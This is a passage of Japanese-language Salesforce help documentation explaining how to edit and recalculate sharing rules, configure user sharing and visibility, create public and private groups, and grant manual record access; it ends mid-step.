使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

カスタムオブジェクト共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. カスタムオブジェクトの [共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

ユーザ共有ルールの編集

グループまたはロールへのメンバーシップに基づくユーザ共有ルールの場合は、アクセス設定のみを編集できます。他の条件に基づくユーザ共有ルールの場合は、条件とアクセス設定を編集できます。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール]関連リストで、変更するルールの横にある [編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. グループメンバーシップに基づくルールを選択した場合は、次の手順に進みます。条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。[ユーザのアクセス権] レベルは、共有されるグループのメンバーのユーザに適用されます。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

共有ルールの考慮事項

共有ルールを使用すると、特定のユーザセットにデータへのアクセス権を付与できます。共有ルールを使用する場合は、次の点に留意してください。

アクセスの許可

- 共有ルールを使用すると、より広範囲のデータアクセス権を付与できます。アクセス権を組織全体のデフォルトレベルより低く制限することはできません。
- 複数共有ルールでユーザにレコードへの複数のアクセスレベルが与えられた場合、ユーザは最も権限の大きいアクセスレベルを獲得します。
- 共有ルールでは、関連レコードへの追加アクセス権を自動的に付与します。たとえば、商談共有ルールでは、ロールまたはグループメンバーに共有商談に関連付けられた取引先へのアクセス権がなければ付与します。同様に、取引先責任者共有ルールとケース共有ルールでは、ロールまたはグループメンバーに関連付けられた取引先へのアクセス権も付与します。
- オブジェクトが標準オブジェクトであるか、[階層を使用したアクセス許可]オプションが選択されている場合、共有ルールでは、ロール階層内のユーザに階層内の下位ユーザと同じアクセス権が自動的に付与されます。
- 共有ルールに関係なく、ユーザは少なくとも自分のテリトリーの取引先を参照できます。また、テリトリーの取引先に関連する取引先責任者、商談、ケースを参照および編集するアクセス権がユーザに付与されます。

更新

- 既存のルールと同じ共有元および共有先グループを使用して所有者に基づく共有ルールを作成すると、既存のルールが上書きされます。
- 共有ルールを保存した後、共有ルールを編集する場合に［共有先］項目は変更できません。
- 共有ルールは、ソースデータセットの定義に適合する新規および既存のレコードすべてに適用されます。
- 共有ルールは、有効ユーザと無効ユーザの両方に適用されます。
- 共有ルールのアクセスレベルを変更すると、既存のレコードはすべて、新しいアクセスレベルを反映して自動的に更新されます。
- 共有ルールを削除すると、そのルールで作成された共有アクセス権は自動的に削除されます。
- グループ、ロール、またはテリトリー内のユーザを変更すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。
- ユーザ間でレコードを転送すると、共有ルールが再評価され、転送されたレコードへのアクセス権が必要に応じて追加または削除されます。
- 共有ルールを変更すると、一度に大量のレコードの変更が必要になる場合があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Database.com Edition で利用できるのはカスタムオブジェクト共有ルールのみです。

- リードを取引先、取引先責任者、商談レコードに変換した後、リード共有ルールでは、リード情報へのアクセス権は自動的に付与されません。

ポータルユーザ

- ほとんどの種類のカスタマーポータルユーザとSalesforceユーザ間で、レコードを共有するルールを作成できます。同様に、カスタマーポータルマネージャユーザライセンスを持つ、異なる取引先のカスタマーポータルユーザ間で共有ルールを作成できます。ただし、大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- [ポータルユーザアクセス権の変換] ウィザードを使用して、ロール、および内部下位ロールを含む共有ロールを含むように簡単に変換できます。さらに、このウィザードを使用して、公開されているレポート、ダッシュボード、およびドキュメントフォルダを、ポータルユーザ以外のすべてのユーザがアクセスできるように変換できます。

管理パッケージの項目

条件に基づく共有ルールで、ライセンスが期限切れになったライセンス付き管理パッケージの項目を参照すると、項目の表示ラベルに `(expired)` が追加されます。項目の表示ラベルは、[設定]のルール定義ページの [項目] ドロップダウンリストに表示されます。期限切れの項目を参照する条件に基づく共有ルールは再適用されず、そのルールに基づいて新しいレコードが共有されることはありません。ただし、パッケージが期限切れになる前の既存のレコードの共有は保持されます。

共有ルールの再適用

グループ、ロール、およびテリトリーに変更を加えると、通常は共有ルールの再評価が自動的に実行され、必要に応じてアクセス権が追加または削除されます。

変更には、グループ、ロール、またはテリトリーに対するユーザの追加または削除、特定のロールの上位ロールの変更、特定のテリトリーの上位テリトリーの変更、または別のグループに対するグループの追加または削除などがあります。

メモ: 新しい共有ルールを編集または作成するたびに再適用する必要はありません。[共有ルール] 関連リストの [再適用] ボタンは、共有ルールの更新が失敗したり、予定どおりに動作しない場合に限り使用します。共有ルールの更新が失敗した場合は、システム管理者が通知メールを受信します。

オブジェクトの共有ルールを手動で再適用する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 対象のオブジェクトの [共有ルール] 関連リストで、[再計算] をクリックします。
3. 再適用の進行状況を監視するには、[設定] から、［クイック検索］ボックスに「バックグラウンドジョブ」と入力し、[バックグラウンドジョブ] を選択します。

メモ: グループメンバーまたは共有ルールの適用が延期されると、[再計算] ボタンが無効になります。関連オブジェクトの共有ルールは自動的に再適用されます。たとえば、商談レコードと取引先レコードは主従関係にあるため、商談共有ルールが再適用されると取引先共有ルールも再適用されます。

共有を再適用するときには、すべての Apex 共有の再適用も実行されます。共有ルールの再適用時に、関連オブジェクトの共有ルールも再適用されます。再適用が完了すると、メールで通知されます。たとえば、商談は取引先オブジェクトの従になるため、商談の共有ルールを再適用すると、取引先共有ルールも再適用されます。

共有ルールの自動適用はデフォルトで有効になっています。共有ルールの適用は、任意にサスペンドおよび再開して延期できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文、共有ルール、およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを再適用する
- 「共有の管理」

共有ルールの非同期並列再適用

共有ルールの再適用を非同期かつ並列に実行して高速化します。

共有ルールを作成、更新、または削除するときに、結果の再適用が非同期で並列処理されるようになりました。再適用は、バックグラウンドで非同期に並列処理されるため、プロセスが迅速化し、サイトの操作(パッチやサーバの再起動など)に対する回復力が向上します。完了時にメール通知を受信します。再適用が完了するまで、共有ルールの作成や組織の共有設定の更新など、他の共有操作を行うことはできません。

所有者ベースの共有ルールの挿入または更新による影響を受けるレコードの数が 25,000 未満の場合、再適用は同時に実行され、完了したときにメール通知は送信されません。影響を受けるレコードの数が 25,000 未満の所有者ベースの共有ルールの挿入または更新は、[バックグラウンドジョブ]ページでは使用できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

並列処理による共有ルールの再適用は、次の場合にも実行されます。

- [共有設定] ページで共有ルールの [再適用] ボタンをクリックする
- [共有を延期] ページの共有ルールを再適用する

[バックグラウンドジョブ]ページで並列再適用の進行状況を監視できます。または、[設定変更履歴の参照]ページでは、最近の共有操作を確認できます。

共有ルールの再適用では、取引先と子レコード間の暗黙的な共有が維持されます。[バックグラウンドジョブ]ページでは、これらのプロセスは [取引先 — 余分な親アクセス権の削除] や [取引先 — 親アクセス権の許可] などのジョブのサブ種別に対応します。また、共有ルールの削除は、無関係な共有行が削除されることを示すジョブのサブ種別 [オブジェクト — アクセス権のクリーンアップ] に対応します。

メモ: レコードアクセス権についての詳細は、*「企業の規模に応じたレコードアクセス権の作成」*を参照してください。

ユーザ共有

ユーザ共有では、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にできます。

たとえば、メーカーの場合、すべての販売店を組織に参加させる必要がある一方で、販売店同士が参照したり連絡を取り合ったりしないようにすることが考えられます。この場合は、ユーザオブジェクトの組織の共有設定を [非公開] に設定します。続いて、共有ルールや共有の直接設定を使用して、指定された販売店へのアクセスを許可します。

ユーザ共有により、次の操作を実行できます。

- すべてのユーザを参照したり、すべてのユーザとやりとりしたりする必要のあるユーザに「すべてのユーザの参照」権限を割り当てる。「ユーザの管理」権限を持っているユーザは、この権限が自動的に有効になります。
- ユーザレコードの組織の共有設定を [非公開] または [公開/参照のみ] に設定する。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

共有の直接設定、ポータル、およびコミュニティを使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- グループメンバーシップまたはその他の条件に基づいてユーザ共有ルールを作成する。
- ユーザレコードの共有の直接設定を作成して、個々のユーザまたはグループにアクセスできるようにする。
- カスタマーポータル、パートナーポータル、およびコミュニティでの外部ユーザの表示を制御する。

このセクションの内容:

ユーザ共有について

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

共有の直接設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

内部および外部ユーザレコードの組織の共有を設定します。その後、メンバーシップに基づく共有ルールを使用して、アクセス権を公開グループ、ロール、またはテリトリーに拡張したり、共有の直接設定を使用して個々のユーザレコードを他のユーザやグループと共有したりします。

ユーザ共有を有効にすると、ユーザに他のユーザに対する参照アクセス権がある場合に限り、検索やリストビューなどでそのユーザを参照できます。

ユーザ共有を実装する前に、次の考慮事項を確認してください。

「すべてのユーザの参照」権限
この権限は、共有の設定に関係なく、すべてのユーザへの参照アクセス権が必要なユーザに付与できます。すでに「ユーザの管理」権限がある場合は、「すべてのユーザの参照」権限が自動的に付与されています。

ユーザレコードの組織の共有設定
この設定のデフォルトは、外部ユーザに対しては [非公開] で、内部ユーザに対しては [公開/参照のみ] です。デフォルトのアクセス権が [非公開] に設定されている場合、ユーザは各自のユーザレコードのみ表示および編集できます。ロール階層で部下を持つユーザは、その部下のユーザレコードへの参照アクセス権限を保持します。

ユーザ共有ルール
全般的な共有ルールに関する考慮事項がユーザ共有ルールにも適用されます。ユーザ共有ルールは、公開グループ、ロール、またはテリトリーへのメンバーシップに基づいています。各共有ルールでは、共有元グループのメンバーが共有先グループのメンバーと共有されます。共有ルールを作成する前に、適切な公

開グループ、ロール、またはテリトリーを作成する必要があります。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

ユーザレコードの共有の直接設定
: 共有の直接設定では、個々のユーザの参照または編集アクセス権を付与できますが、付与するアクセス権が対象ユーザのデフォルトのアクセス権よりも高い場合に限られます。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。Apex 管理共有はサポートされていません。

外部ユーザのユーザ共有
: 「外部ユーザの管理」権限を持つユーザには、ユーザレコードの共有ルールや組織の共有設定に関係なく、パートナーリレーションの管理、カスタマーサービス、およびカスタマーセルフサービスポータルユーザの外部ユーザレコードへのアクセス権があります。「外部ユーザの管理」権限では、ゲストまたは Chatter 外部ユーザへのアクセス権は付与されません。

ユーザ共有の互換性
: ユーザオブジェクトの組織の共有設定が [非公開] に設定されている場合、ユーザ共有はこれらの機能を完全にはサポートしません。

- 外部ユーザは、Chatter Messenger を使用できません。これは、ユーザオブジェクトの組織の共有設定が [公開/参照のみ] に設定されている場合にのみ、内部ユーザが使用できます。
- カスタマイザブル売上予測:「すべての売上予測の参照」権限を持つユーザは、自分がアクセス権を持っていないユーザを表示できます。
- Salesforce CRM Content:ライブラリを作成できるユーザは、ライブラリメンバーを追加するときに、自分がアクセス権を持っていないユーザを表示できます。
- 標準レポートタイプ:標準レポートのタイプに基づく一部のレポートで、ユーザがアクセス権を持っていないユーザのデータを公開します。詳細は、「標準レポートの表示の制御」を参照してください。

ユーザレコードの組織の共有設定

ユーザオブジェクトへのアクセスを開設する前に、そのオブジェクトに組織の共有設定を実行します。

ユーザレコードに対して、組織の共有設定を [非公開] または [公開/参照のみ] に設定できます。レコードを表示してはいけないユーザが 1 人でもいる場合は、このデフォルトを [非公開] に設定する必要があります。

組織に、内部ユーザ (従業員と営業エージェント) と、さまざまな営業エージェントやポータル取引先の下に外部ユーザ (顧客/ポータルユーザ) がいて、次の要件があるとします。

- 従業員は全員を表示できる。
- 営業エージェントは従業員、他のエージェント、および自分の顧客のユーザレコードのみを表示できる。
- 顧客は、同じエージェントまたはポータル取引先の下にいる他の顧客のみを表示できる。

これらの要件を満たすために、デフォルトの外部アクセス権を [非公開] に設定し、共有ルール、共有の直接設定、ユーザ権限を使用してアクセス権を拡張します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

この機能が最初に有効化されるとき、外部ユーザのデフォルトのアクセス設定は非公開になっています。内部ユーザのデフォルトは、[公開/参照のみ]です。ユーザオブジェクトへの外部アクセス権の組織の共有設定を変更する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザレコードに使用するデフォルトの内部および外部のアクセス権を選択します。
   デフォルトの外部アクセス権の制限は、デフォルトの内部アクセス権以上にする必要があります。
4. [保存] をクリックします。
   ユーザは、ロール階層が下位のユーザレコードへの参照アクセス権と、自身のユーザレコードへの完全アクセス権を保持します。

ユーザレコードの共有

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザレコードを表示する
- ユーザレコードに対する「参照」

システム管理者は、ユーザレコードに対する組織の共有モデルとデフォルトのアクセスレベルを定義します。組織のデフォルトのアクセスレベルが [非公開] または [公開/参照のみ] に設定されている場合は、自分のユーザレコードに対する共有権限を拡張できます。ただし、組織のデフォルトより低いレベルにアクセスを制限することはできません。

外部コミュニティユーザ、カスタマーポータルユーザ、パートナーポータルユーザなどの外部ユーザレコードを共有できます。内部ユーザレコードを外部ユーザと共有することもできます。共有の詳細を表示および管理するには、ユーザの詳細ページで[共有]をクリックします。共有の詳細ページには、ユーザレコードへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次のタスクを実行できます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、[編集]をクリックします。
- [追加] をクリックして、他のユーザ、グループ、ロール、またはテリトリーのレコードにアクセス権を付与します。この方法によるアクセス権の付与は、ユーザレコードの*共有の直接設定*とも呼ばれます。
- ルールの横にある [編集] または [削除] をクリックして、共有の直接設定を編集または削除します。

システム管理者は、すべてのユーザに対してユーザレコードの共有の直接設定を無効化または有効化することができます。

ユーザ表示設定のデフォルトへの復元

ユーザ共有によって、組織の誰が誰を参照するかを制御できます。以前にユーザ共有を使用している場合、デフォルトに復元できます。

ユーザ表示設定をデフォルトに復元する

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. 組織の共有設定を [公開/参照のみ] (内部アクセス) および [非公開] (外部アクセス) に設定します。
3. ポータル取引先ユーザのアクセス権を有効にします。

   [共有設定] ページで、[ポータルユーザ表示] チェックボックスをオンにします。このオプションにより、カスタマーポータルユーザが同じポータル取引先の他のユーザを表示できるようになります。また、パートナーポータルユーザはポータル取引先所有者を表示できます。
4. ネットワークメンバーのアクセス権を有効にします。

   [共有設定] ページで、[コミュニティユーザ表示] チェックボックスをオンにします。このオプションにより、コミュニティ内の他のすべてのユーザがコミュニティメンバーを表示できるようになります。
5. ユーザ共有ルールを削除します。

   [共有設定] ページで、使用可能なすべてのユーザ共有ルールの横にある [削除] をクリックします。
6. ユーザレコードへの HVPU アクセスを削除します。

   [カスタマーポータル設定] ページで、HVPU で使用可能なすべての共有セットの横にある [削除] をクリックします。

ユーザ表示設定がデフォルトに復元されたら、すべての内部ユーザ、同じポータル取引先のポータルユーザ、および同じコミュニティのコミュニティメンバーが互いに表示されるようになります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

ポータルおよびコミュニティを使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザ表示設定をデフォルトに復元する
- 「共有の管理」

グループとは?

グループは一連のユーザで構成されます。グループには、個々のユーザ、その他のグループ、または特定のロールやテリトリーのユーザを含めることができます。あるいは、特定のロールやテリトリーのユーザと、階層でそのロールやテリトリーよりも下位のすべてのユーザを含めることができます。

次の 2 種類のグループがあります。

- 公開グループ — 管理者と代理管理者が公開グループを作成できます。組織内の全員が公開グループを使用できます。たとえば、システム管理者は従業員相乗り通勤プログラムのグループを作成できます。その後、すべての従業員がこのグループを使用して、プログラムに関するレコードを共有できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- 非公開グループ — 各ユーザが個人で使用するグループを作成できます。たとえば、ユーザが、指定したワークグループ内で特定のレコードが常に共有されるようにする必要がある場合があります。

グループは、次のような方法で使用できます。

- 共有ルールに基づいたデフォルトの共有アクセスを設定する
- 他のユーザとレコードを共有する
- 他のユーザが所有する取引先責任者の同期を指定する
- Salesforce CRM Content ライブラリに複数のユーザを追加する
- Salesforce ナレッジの特定のアクションにユーザを割り当てる

このセクションの内容:

グループの作成と編集

公開グループを作成および編集できるのは管理者と代理管理者のみですが、誰でも自分の非公開グループを作成および編集できます。

グループを作成または編集する手順は、次のとおりです。

1. グループの種類に一致するコントロールをクリックします。
   - 非公開グループの場合、[個人設定]に移動して、[私の個人情報]または[個人用]のいずれか表示された方をクリックします。その後、[私のグループ]をクリックします。ユーザ詳細ページでは[非公開グループ]関連リストも使用できます。
   - 公開グループの場合は、[設定]から［クイック検索］ボックスに「*公開グループ*」と入力し、[公開グループ]を選択します。
2. [新規]をクリックするか、編集するグループの横にある[編集]をクリックします。
3. 次の項目を入力します。

項目	説明
表示ラベル	ユーザインターフェースページで、グループを参照するために使用する名前です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開グループを作成または編集する
- 「ユーザの管理」

別のユーザの非公開グループを作成または編集する
- 「ユーザの管理」

[グループ名] (公開グループのみ)	この一意の名前はAPIおよび管理パッケージで使用されます。
[階層を使用したアクセス許可] (公開グループのみ)	[階層を使用したアクセス許可]を選択し、ロール階層を使用してレコードに自動アクセスできるようにします。選択すると、このグループのユーザと共有するすべてのレコードは、階層内の上層のユーザとも共有されます。 [すべての内部ユーザ]をメンバーとして公開グループを作成する場合は、[階層を使用したアクセス許可]を選択解除します。これにより、レコードをグループと共有する場合のパフォーマンスが改善されます。 メモ: [階層を使用したアクセス許可] がオフになっている場合、ロール階層で上位のユーザが自動アクセスを許可されることはありません。ただし、「すべての参照」や「すべての編集」オブジェクト権限、「すべてのデータの参照」や「すべてのデータの編集」システム権限などを持っているユーザは、自分が所有していないレコードにもアクセスできます。
検索	[検索] ドロップダウンリストから、追加するメンバーの種別を選択します。追加するメンバーが見つからない場合は、検索ボックスにキーワードを入力し、[検索]をクリックします。 メモ: 取引先所有者は、大規模ポータルユーザが所有する子レコードを参照するには、ポータルユーザのデータに対するアクセス権を持つポータル共有グループのメンバーでなければなりません。
選択済みのユーザ	[共有可能なユーザ] ボックスからメンバーを選択し、[追加] をクリックすると、そのメンバーがグループに追加されます。
選択済みの代理グループ	このリストで、そのメンバーがこの公開グループのメンバーを追加または削除できる代理管理グループを指定します。[選択可能な代理グループ]ボックスからグループを選択して、[追加]をクリックします。このリストは公開グループでのみ表示されます。

4. [保存] をクリックします。

メモ: グループ、ロール、およびテリトリーを編集すると、共有ルールが自動的に再評価され、必要に応じてアクセス権が追加または削除されます。

グループメンバー種別

各種の内部および外部ユーザがさまざまなグループ種別を使用できます。

グループを作成または編集するときに、［検索］ドロップダウンリストから次のメンバー種別を選択できます。組織の設定によっては使用できない種別もあります。

メンバー種別	説明
カスタマーポータルユーザ	すべてのカスタマーポータルユーザ。これは、組織でカスタマーポータルが有効になっている場合にのみ使用できます。
パートナーユーザ	すべてのパートナーユーザ。これは、組織でパートナーポータルが有効になっている場合にのみ使用できます。
非公開グループ	すべての独自グループ。これは、非公開グループを作成した場合のみ使用できます。
ポータルロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロール内のすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
ポータルロール & 下位ロール	組織のパートナーポータル、またはカスタマーポータル向けに定義されたすべてのロール。これには、指定されたポータルロールのすべてのユーザと、そのポータルロール階層で下位のロールのすべてのユーザが含まれますが、大規模ポータルユーザは除外されます。 メモ: ポータルロールの名前には、そのポータルロールが関連付けられている取引先の名前が

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

使用できるメンバーの種別はエディションによって異なります。

ユーザ権限

公開グループを作成または編集する
- 「ユーザの管理」

別のユーザの非公開グループを作成または編集する
- 「ユーザの管理」

メンバー種別	説明
	含まれますが、ユーザの［別名］が含まれる個人取引先は除外されます。
公開グループ	管理者に定義されたすべての公開グループ。
ロール	組織向けに定義されたすべてのロール。グループへのロールの追加には、そのロール内のすべてのユーザが含まれますが、ポータルロールは含まれません。
ロール & 内部下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。ポータルロールまたはユーザは含まれません。
ロール & 下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール、内部 & ポータル下位ロール	ロールと下位ロールの追加には、ロール内のすべてのユーザと、このロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルユーザが含まれます。
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。

グループのすべてのユーザの参照

［すべてのユーザ］リストには、選択した個人グループ、公開グループ、キュー、ロール共有グループ、テリトリー共有グループに属するユーザが表示されます。［すべてのユーザ］リストには、選択した公開グループ、キュー、ロール共有グループに属するユーザが表示されます。このページで、ユーザの詳細情報の表示、ユーザ情報の編集、関連情報へのアクセスができます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、[編集]をクリックします。
- ユーザ名の横にある [編集] をクリックすると、そのユーザ情報を編集できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

- ユーザ名の横にある [ログイン] をクリックすると、そのユーザとしてログインできます。このリンクは、システム管理者にログインアクセスを許可したユーザのみ、またはシステム管理者がユーザとしてログインできる組織でのみ使用できます。

レコードへのアクセスの許可

共有の直接設定を使用して、取引先、取引先責任者、リードなどの特定の種類のレコードへのアクセスを他の特定のユーザに許可できます。場合によっては、1つのレコードに対するアクセスの許可にすべての関連レコードへのアクセスが含まれます。

たとえば、自分の取引先に別のユーザのアクセスを許可すると、自動的にそのユーザはその取引先に関するすべての商談とケースにアクセスできるようになります。

レコードへのアクセスを許可する場合、ユーザは次のいずれかである必要があります。

- レコードの所有者
- 階層で所有者より上のロールのユーザ (組織の共有設定が階層によってアクセスを制御する場合)
- レコードに対する「フルアクセス」を許可されたユーザ
- システム管理者

段階的な手順: 取引先へのユーザアクセスを許可する

共有の直接設定を使用してレコードへのアクセスを許可する手順は、次のとおりです。

1. 共有するレコードの [共有] をクリックします。
2. [追加] をクリックします。
3. [検索] ドロップダウンリストから、追加するグループ、ユーザ、ロール、またはテリトリーの種別を選択します。

   組織のデータに応じて、オプションとして次を含めることができます。

型	説明
マネージャのグループ	ユーザのすべての直属マネージャおよび間接マネージャ。
マネージャの下位グループ	マネージャと、そのマネージャが管理するすべての直属部下および間接部下。
公開グループ	管理者に定義されたすべての公開グループ。

エディション

使用可能なエディション: Salesforce Classic

取引先および取引先責任者の共有を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン、ケース、カスタムオブジェクトレコード、リード、および商談の共有を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

テリトリー管理を使用可能なエディション: **Developer** Edition、**Performance** Edition、Sales Cloud が付属する **Enterprise** Edition および **Unlimited** Edition

型	説明
非公開グループ	レコード所有者に定義されたすべての非公開グループ。レコード所有者のみがレコード所有者の非公開グループと共有できます。
ユーザ	組織内でのすべてのユーザ。ポータルユーザは含まれません。
ロール	組織向けに定義されたすべてのロール。これには、ロールごとにすべてのユーザが含まれます。
ロール & 下位ロール	階層のロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザ。これは、組織でポータルが有効になっていない場合にのみ使用できます。
ロール & 内部下位ロール	組織向けに定義されたすべてのロール。これには、指定されたロール内のすべてのユーザと、そのロールの下位のロールに属するすべてのユーザが含まれますが、パートナーポータル、およびカスタマーポータルのロールは除外されます。
ロール、内部 & ポータル下位ロール	ロールおよびその下位ロールを追加します。これには、そのロール内のすべてのユーザと、そのロールの下位のロール内のすべてのユーザが含まれます。これは、組織でパートナーまたはカスタマーポータルが有効になっている場合にのみ使用できます。ポータルロールおよびユーザが含まれます。
テリトリー	テリトリー管理を使用する組織の場合、各テリトリーを含め、組織に定義されたすべてのテリトリー。
テリトリーおよび下位テリトリー	テリトリー管理を使用する組織の場合、テリトリー内のすべてのユーザと、そのテリトリーの下位のユーザ。

メモ: ユーザ、ロール、およびグループが 2,000 を超える組織では、クエリが特定のカテゴリのどの項目とも一致しない場合、そのカテゴリは[検索]ドロップダウンメニューに表示されません。たとえば、「CEO」を検索した結果「CEO」という文字列を含むグループ名が 1 つもなかった場合、ドロップダウンに [グループ] オプションが表示されなくなります。新しい検索語を入力する場合は、リストに表示されていないものを含め、すべてのカテゴリで検索されます。検索用語をクリアして [検索] をクリックすると、ドロップダウンに再度取り込まれます。

4. 名前を [共有先] リストに追加することで、アクセスが許可される特定のグループ、ユーザ、ロール、またはテリトリーを選択します。[追加] および [削除] 矢印を使用して、[選択可能] リストから [共有先] リストに項目を移動します。

5. 共有するレコードと自分が所有する関連レコードのすべてに対して、アクセス権を選択します。

   メモ:

